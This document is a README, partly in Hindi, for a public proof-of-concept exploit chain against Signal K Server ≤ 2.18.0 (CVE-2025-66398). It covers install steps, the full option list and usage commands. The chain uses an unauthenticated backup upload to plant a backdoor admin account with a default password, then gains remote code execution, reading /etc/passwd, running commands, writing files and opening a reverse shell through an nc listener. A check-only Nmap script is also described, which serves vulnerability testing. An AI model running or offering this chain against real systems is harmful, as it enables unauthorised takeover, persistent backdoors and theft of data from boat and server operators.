
CVE-2025-66398 — सिग्नल K सर्वर ≤ 2.18.0 RCE PoC


CVE-2025-66398 Signal K Server में एक समस्या है, जहाँ एक अप्रमाणित हमलावर /skServer/validateBackup के माध्यम से सर्वर के रिस्टोर स्टेट को दूषित कर सकता है, फिर /skServer/restore के माध्यम से कॉन्फ़िगरेशन हाईजैक करके एक बैकडोर एडमिन खाता इंजेक्ट कर सकता है और (वैकल्पिक रूप से) सुरक्षा रणनीति को हमलावर-नियंत्रित Node.js मॉड्यूल पर स्विच करके RCE प्राप्त कर सकता है।
प्रभावित संस्करण: Signal K Server ≤ 2.18.0
प्रभाव (उच्च-स्तर): अप्रमाणित स्थिति प्रदूषण → बैकडोर एडमिन इंजेक्शन → रिमोट कोड निष्पादन (जब एक रिस्टोर + पुनरारंभ होता है)
/skServer/validateBackup बिना प्रमाणीकरण के अपलोड स्वीकार करता है।http-signalk-cve-2025-66398.nse (केवल जाँच, कोई शोषण नहीं)।git clone https://github.com/joshuavanderpoll/cve-2025-66398.git
cd CVE-2025-66398
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt
git clone https://github.com/joshuavanderpoll/cve-2025-66398.git
cd CVE-2025-66398
python3 -m venv .venv
.venv\Scripts\activate
pip3 install -r requirements.txt
git clone https://github.com/joshuavanderpoll/cve-2025-66398.git
cd CVE-2025-66398
go build -o exp cve-2025-66398.go
go install github.com/joshuavanderpoll/cve-2025-66398@latest
go run github.com/joshuavanderpoll/cve-2025-66398@latest -target http://127.0.0.1:8111
इस PoC के दो मोड हैं:
-check, -command, -read-file आदि जैसे फ़्लैग पास करें। (केवल तभी अनुशंसित जब पहले इंटरैक्टिव मोड सफल हो)python3 cve-2025-66398.py -h
# या GoLang रिलीज़
./cve-2025-66398 -h
___ __ ___ ___ __ __ _______ ___
____ _____ __|_ ) \_ ) __|___ / / / /|__ / _ ( _ )
/ _\ V / -_)___/ / () / /|__ \___/ _ \/ _ \|_ \_, / _ \
\__|\_/\___| /___\__/___|___/ \___/\___/___//_/\___/
https://github.com/joshuavanderpoll/cve-2025-66398
usage: exp.py [-h] [-target URL] [-useragent UA] [-timeout SEC] [-target-os OS] [-signalk-dir DIR] [-check] [-admin-user USER] [-admin-pass PASS] [-backdoor-user USER] [-backdoor-pass PASS] [-command CMD]
[-read-file PATH] [-write-file CONTENT PATH] [-code CODE] [-shell] [-lhost HOST] [-lport PORT]
CVE-2025-66398 -- Signal K State Pollution -> Backdoor -> RCE
options:
-h, --help show this help message and exit
-target URL Base URL of the Signal K server
-useragent UA User-Agent header for all HTTP requests
-timeout SEC Request timeout in seconds (default: 10)
-target-os OS Target server OS for payload/path adaptation: linux (default) or windows
-signalk-dir DIR Override the Signal K data directory on the target (default: OS-dependent)
-check Test if the target is vulnerable without exploiting it
-admin-user USER Admin username for Phase 2 restore
-admin-pass PASS Admin password for Phase 2 restore
-backdoor-user USER Backdoor username to inject (default: backdoor)
-backdoor-pass PASS Backdoor password to inject (default: H4CK1nd3x!)
-command CMD Execute a command on the server (non-interactive)
-read-file PATH Read a remote file via RCE
-write-file CONTENT PATH
Write CONTENT to PATH on the server via RCE
-code CODE Inject raw Node.js code as the security module
-shell Deploy a reverse shell (requires -lhost and -lport)
-lhost HOST Listener host for reverse shell
-lport PORT Listener port for reverse shell
python3 cve-2025-66398.py -target http://127.0.0.1:3000 -check
# या GoLang रिलीज़
./cve-2025-66398 -target http://127.0.0.1:3000 -check

एक स्वतंत्र Nmap स्क्रिप्ट शामिल है जो वही अप्रमाणित जाँच करती है — कोई शोषण नहीं।
# एक ज्ञात Signal K पोर्ट के विरुद्ध
nmap -p 3000 --script ./http-signalk-cve-2025-66398.nse <target>

# सिस्टम-व्यापी स्थापित करें और बिना पथ के चलाएँ
sudo cp http-signalk-cve-2025-66398.nse $(nmap --datadir)/scripts/
sudo nmap --script-updatedb
nmap -p 3000 --script http-signalk-cve-2025-66398 <target>
उदाहरण आउटपुट:
PORT     STATE SERVICE
9360/tcp open  unknown
| http-signalk-cve-2025-66398:
|   state: VULNERABLE
|   title: Signal K Server Unauthenticated Backup Upload leading to RCE
|   IDs: CVE-2025-66398
|_  references: https://github.com/joshuavanderpoll/cve-2025-66398  |  https://www.cve.org/CVERecord?id=CVE-2025-66398
python3 cve-2025-66398.py -target http://127.0.0.1:3000
# या GoLang रिलीज़
./cve-2025-66398 -target http://127.0.0.1:3000

स्क्रिप्ट निम्न कार्य करेगी:
/skServer/validateBackup पर एक दुर्भावनापूर्ण .backup अपलोड करें (कोई प्रमाणीकरण नहीं)/skServer/restore ट्रिगर करेंपूरी श्रृंखला चलाएँ (चरण 1 → 3) और एक कमांड निष्पादित करें:
python3 cve-2025-66398.py -target http://127.0.0.1:3000 -admin-user <ADMIN_USER> -admin-pass <ADMIN_PASS> -command "id"
# या GoLang रिलीज़
./cve-2025-66398 -target http://127.0.0.1:3000 -admin-user <ADMIN_USER> -admin-pass <ADMIN_PASS> -command "id"

एक रिमोट फ़ाइल पढ़ें (चरण 3):
python3 cve-2025-66398.py -target http://127.0.0.1:3000 -admin-user <ADMIN_USER> -admin-pass <ADMIN_PASS> -read-file /etc/passwd
# या GoLang रिलीज़
./cve-2025-66398 -target http://127.0.0.1:3000 -admin-user <ADMIN_USER> -admin-pass <ADMIN_PASS> -read-file /etc/passwd
रिवर्स शेल (चरण 3):
nc -lvnp 4444

